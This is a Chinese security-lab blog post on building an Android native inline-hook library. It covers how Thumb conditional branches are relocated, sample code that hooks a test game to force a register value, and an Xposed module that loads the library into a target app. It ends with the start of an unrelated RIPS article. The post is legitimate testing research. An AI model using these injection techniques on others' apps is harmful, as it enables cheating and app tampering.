
### 条件跳转的修复方式（以 Thumb 为例）

在 ARM32、Thumb16、Thumb32 中都是有条件跳转的指令的，本项目三套都修复了。下面来讲一下 Thumb16 下条件跳转的修复，作为整个指令修复的典型代表吧。

条件跳转指令的修复相比于其它种类的指令有一个明显恶心的地方，看下面两张图可以很明显看出来，先看第一张：



12 Bytes 的备份代码与各自对应的修复代码自上而下——对应，尾部再添加个跳转回原程序的 LDR。这就是上文中设想的最标准的修复方式。然而当其中混入了一条条件跳转指令后：




我们发现按照原程序的顺序和逻辑去修复条件跳转指令的话,会导致条件跳转指令对应的修复指令(图中红色部分)不是完整的一部分,而且第二部分需要出现在返回原程序跳转的后面才能保持原来的程序逻辑。这时有两个问题:


1. 图中 X 的值如何确定? 我们是从上到下一条条修复备份指令然后拼接的,也就是说这条 BLS 指令下方的指令在修复它的时候还没被修复。这样这个 X 的值就无法确定?




2. Thumb-2 模式在备份时，12 Bytes 最大是可能备份 6 条 Thumb16 指令的。也就是说，可能在备份指令中出现多条条件跳转指令，这时候会出现跳转嵌套，如下图：




为了解决第一个问题，本人先在 Hook 一开始的 init 函数中建立一个记录所有备份指令修复后长度的数组 `pstInlineHook->backUpFixLengthList`，然后当修复条件跳转指令时，通过计算其后面修复指令的长度来得到 X 的值。这个方法一开始只是用来解决问题 1 的，当时还没想到问题 2 的情况。因为这个数组中看不出后面的指令是否存在其它条件跳转指令，所以最后的跳转嵌套时会出错。那第二个问题如何解决呢？本人开始意识到如果条件跳转指令要用这种“两段”式的修复方式的话，会使得之后的修复逻辑变得很复杂。但是按照原程序的执行逻辑顺序似乎又只能这么做...吗？不，第一次优化方案如下所示：



这个方案通过连续的三个跳转命令来缩小这个 BXX 结构，使其按照原来的逻辑跳转到符合条件的跳转指令去，然后再跳转一次。至此其实已经解决了当前遇到的“两段”式麻烦。但是最后本人又想到了一个新的优化方案：逆向思维方案，可以简化跳转逻辑并在 Arm32 和 Thumb32 下减少一条跳转指令的空间（Thumb16 下由于需要补 NOP 所以没有减小空间占用），如下图：



图中可以看到，原来的 BLS 指令被转化为了 BHI 指令，也就是小于等于的跳转逻辑变成了大于。这样一来，原本跳转的目标逻辑现在就可以紧贴到 BHI 指令下面。从而使得条件跳转指令的修复代码也和其它指令一样，成为一个连续的代码段。并且 BHI 后面的参数在 Thumb16 中将固定为 12。那么对于多条条件跳转指令来说呢？如下图：



从图中可以看出来，又回到了最初从上到下——对应，末尾跳转的形式。而之前新增的 `pstInlineHook->backUpFixLengthList` 数组依然保留了，因为当跳转的目标地址依然在备份代码范围内时需要用到它，[《Android Inline Hook 中的指令修复》]中会讲解，此处不再赘述。

## 使用说明（以 Xposed 为例）

使用者先找到想要 Hook 的目标，然后在本项目中写自己需要的 Hook 功能，然后在项目根目录使用 `ndk-build` 进行编译，需要注意的是本项目中需要严格控制 `arm` 和 `thumb` 模式，所以 `/jni/InlineHook/` 和 `/jni/Interface/` 目录下的 `Android.mk` 中 `LOCAL_ARM_MODE := arm` 不要修改，因为现在默认是编译成 `thumb` 模式，这样一来第二步和自定义的 Hook 函数

就不再是设计图中的 ARM 模式了。自己写的 Hook 功能写在 InlineHook.cpp 下，注意 constructor 属性，示例代码如下：

```
//用户自定义的 stub 函数，嵌入在 hook 点中，可直接操作寄存器等改变游戏逻辑操作

//这里将 R0 寄存器锁定为 0x333，一个远大于 30 的值

//@param regs 寄存器结构，保存寄存器当前 hook 点的寄存器信息

//Hook 功能函数一定要有这个 pt_regs *regs 输入参数才能获取 stub 中 r0 指向的栈上保存的全部寄存器的值。

void EvilHookStubFunctionForIBored(pt_regs *regs)
{
    LOGI(&quot;In Evil Hook Stub.&quot;);
    //将 r0 修改为 0x333

    regs-&gt;uregs[0]=0x333;
}

void ModifyIBored() __attribute__((constructor));

/**

 * 针对 IBored 应用，通过 inline hook 改变游戏逻辑的测试函数

 */
void ModifyIBored()
{
    LOGI(&quot;In IHook&#039;s ModifyIBored.&quot;);
    int target_offset = 0x43b8; //想 Hook 的目标在目标 so 中的偏移

    bool is_target_thumb = true; //目标是否是 thumb 模式？
```



```
void* pModuleBaseAddr = GetModuleBaseAddr(-1, &"libnative-lib.so"); //目标 so 的名称
```

```
if(pModuleBaseAddr == 0)
{
    LOGI(&"get module base error.&");
    return;
}
```

```
uint32_t uiHookAddr = (uint32_t)pModuleBaseAddr + target_offset; //真实 Hook 的内存地址
```

//之所以人来判断那是因为 Native Hook 之前肯定是要逆向分析一下的 ,那时候就能知道是哪种模式。而且自动识别 arm 和 thumb 比较麻烦。

```
if(is_target_thumb){
    uiHookAddr++;
    LOGI(&"uiHookAddr is %X in thumb mode&";, uiHookAddr);
}
else{
    LOGI(&"uiHookAddr is %X in arm mode&";, uiHookAddr);
}
```

```
InlineHook((void*)(uiHookAddr), EvilHookStubFunctionForIBored);
```

```
}
```

本项目在有 Xposed 框架的测试机上运行时 , 可以使用一个插件在 APP 的起始环节就加载本项目的 so。本人使用这个插件加载 so 就很方便啦 , 不用重启手机 , 它会自动去系统路径下寻找文件名符合的 so 然后加载到目标 APP 中。这个插件的关键代码如下 :

```
“`java
public class HookToast implements IXposedHookLoadPackage{
@Override
public void handleLoadPackage(XC_LoadPackage.LoadPackageParam lpp) throws Throwable {
String packageName=" " ;
String activityName=" " ;
String soName=" " ;
try{
packageName = "com.sec.gtoad.inline_hook_test3" ; //目标 app
```

```
activityName = "com.sec.gtoad.inline_hook_test3.MainActivity" ; //目标 app 的启动 activity
soName = "InlineHook" ; //我们 so 的名称 ( libInlineHook.so )
} catch (Exception e){
XposedBridge.log( "parse result " + e.getMessage());
Log.w( "GToad" , "parse result " + e.getMessage());
}

if(!lpp.packageName.equals(packageName)) return;
XposedBridge.log("load package: " + lpp.packageName);
Log.w("GToad","load package: " + lpp.packageName);

hookActivityOnCreate(lpp,activityName,soName,packageName); //当启动 Activity 开始创建时 ,
就加载我们的 so 库

}

public static boolean loadArbitrarySo(XC_LoadPackage.LoadPackageParam lpp, String soname,
String pkg) {
    if (lpp.packageName.equals(pkg)) {
        XposedBridge.log("trying to load so file: " + soname + " for " + pkg);
        Log.w("GToad","trying to load so file: " + soname + " for " + pkg);
        try {
            Log.w("GToad","loading1");

            // /vendor/lib:/system/lib 只要把我们的 so 放到这些目录之一插件就能找到
            Log.w("GToad",System.getProperty("java.library.path"));
            System.loadLibrary(soname);
            Log.w("GToad","loading2");
        } catch (Exception e) {
            XposedBridge.log("failed to load so");
            Log.w("GToad","failed to load so");
            return false;
        }
        XposedBridge.log("" + soname + " loaded");
        Log.w("GToad","" + soname + " loaded");
        return true;
    }
    XposedBridge.log("" + pkg + " not found");
}
```

```
Log.w("GToad","" + pkg + " not found");
return false;
}

private void hookActivityOnCreate(final XC_LoadPackage.LoadPackageParam lpp, final String
activityName, final String soName, final String packageName){
    try {
        XposedHelpers.findAndHookMethod(activityName, lpp.classLoader, "onCreate",
Bundle.class, new XC_MethodHook() {
            @Override
            protected void beforeHookedMethod(MethodHookParam mhp) throws Throwable {
                XposedBridge.log("before " + activityName + ".onCreate");
                Log.w("GToad","before " + activityName + ".onCreate");
                super.beforeHookedMethod(mhp);
            }

            @Override
            protected void afterHookedMethod(MethodHookParam mhp) throws Throwable {
                XposedBridge.log("after " + activityName + ".onCreate");
                Log.w("GToad","after " + activityName + ".onCreate");
                loadArbitrarySo(lpp,soName,packageName);
                super.afterHookedMethod(mhp);
            }
        });
    } catch (Throwable e) {
        XposedBridge.log("" + activityName + ".onCreate " + e.getMessage());
    }
}
}
```

## 总结

本项目最终形式为一个 so 库，它可以与任何一个能加载它的工具进行配合，达到 Native Hook 的效果。并且 Hook 的最小粒度单位是任意一条汇编指令，这在日常测试中作用很大。

真的非常感谢腾讯游戏安全实验室和 ele7enxxh 大牛的开源项目为本项目提供的参考。

## 文末说明

由于本项目的初衷是为了满足作者自身测试需求才做的,所以关于文中的一些解释与需求可能与别的同学的理解有偏差,这很正常。此处补充解释一下:

1. 关于目前公开的 Android Native Hook 工具寥寥无几这一点我补充解释一下:唯一一个公开且接近于 Java Hook 的 Xposed 那样好用的工具可能就只是 Cydia Substrate 了。但是该项目已经好几年没更新,并且只支持到安卓 5.0 以前。还有一个不错的 Native Hook 工具是 Frida,但是它的运行原理涉及调试,因此遇到反调试会相当棘手。由于本人反调试遇到的情况较多,所以 Frida 不怎么用。

2. 为什么不在 thumb-2 模式设计时都使用 thumb? 因为第二部分写汇编的时候用 arm 写起来容易,而且文中解释过无论跳转前是 arm 还是 thumb 模式,跳转后想要用 thumb 模式都需要给地址+1,所以当然能用 arm 的地方就用 arm,这样方便。并且如果有多个不同模式的 Hook 目标,这时用户自定义的 Hook 函数只能统一编译成同一个模式,所以选择 ARM 模式。

## 参考

[腾讯游戏安全实验室]

[ele7enxxh 的博客]

## 银河安全实验室介绍:

银河实验室隶属于平安集团信息安全部,主要从事安全技术研究和安全测试工作,研究内容覆盖逆向、物联网、web、android、ios、云平台、威胁情报等多个安全方向。

博客地址:地址:<http://galaxylab.org>



银河安全实验室

微信号 Galaxy-Lab

功能介绍 银河安全实验室

## RIPS 源码精读

作者：梅子酒 m3i

原文来源：<https://xz.aliyun.com/t/2502> <https://xz.aliyun.com/t/2605>

很早就有深入分析学习一款源代码审计工具的想法，在查找 rips 源码分析相关资料时，发现相关的学习分析资料较少，于是选择 rips 作为该系列文章的分析对象，因为没有最新版的 rips 的源码，因此选取的 rips 源码为已公开的版本。

